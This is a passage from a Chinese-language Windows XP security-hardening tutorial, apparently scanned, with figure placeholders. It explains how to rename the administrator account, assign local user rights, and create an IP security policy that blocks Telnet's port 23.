


图2

下面，我们再查看"账户：重命名系统管理员帐户"这项策略，调出其属性对话框，在其中的文本框中可自定义帐户名称，如图2。

二、指派本地用户权利

如果你是系统管理员身份，可以指派特定权利给组帐户或单个用户帐户。在"安全设置"中，定位于"本地策略→用户权利指派"，而后在其右侧的设置视图中，可针对其下的各项策略分别进行安全设置，如图3。

例如，若是希望允许某用户获得系统中任何可得到的对象的所有权：包括注册表项、进程和线程以及NTFS文件和文件夹对




图3

象等，该策略的默认设置仅为管理员。首先应找到列表中"取得文件或其他对象的所有权"策略，用鼠标右键单击，在弹出菜单中选择"属性"，在此点击"添加用户或组"按钮，在弹出对话




图4

框中输入对象名称，如图4。并确认操作即可。

三 活用IP策略

我们知道，无论是木马、后门，还是漏洞、嗅探，大多都是通过端口作为通道。因此，我们需要关闭那些可能成为入侵通道的端口。你可以上网查询一下相关危险端口的资料，以做到有备而战。下面我们以Telnet利用的23端口为例来加以说明（笔者的操作系统为Win XP）。

首先单击“运行”在框中输入“mmc”后回车，会弹出“控制台1”的窗口。我们依次选择“文件→添加/删除管理单元→在独立标签栏中点击‘添加’→IP安全策略管理”，最后按提示完成操作。这时，我们已把“IP安全策略，在本地计算机”（以下简称“IP安全策略”）添加到“控制台根节点”下，如图5。




图5

现在双击“IP安全策略”就可以新建一个管理规则了。右击“IP安全策略”，在弹出的快捷菜单中选择“创建IP安全策略”，打开IP安全策略向导，如图6




图6

点击“下一步→名称默认为‘新IP安全策略’→下一步→不必选择‘激活默认响应规则’”，如图7。注意：在点击“下一步的同时，需要确认此时“编辑属性”被选中，如图8。然后选择“完成”，出现“新IP安全策略属性”窗口，如图9。选择“添加”，然后一直点击“下一步”，不必选择“使用添加向导”选项，如图10。

在寻址栏的源地址应选择“任何IP地址”，目标地址选择“我的IP地址”，不必选择镜像。在协议标签栏中，注意类型应为TCP，并设置IP协议端口从任意端口到此端口23，最后点击“确定”即




图7

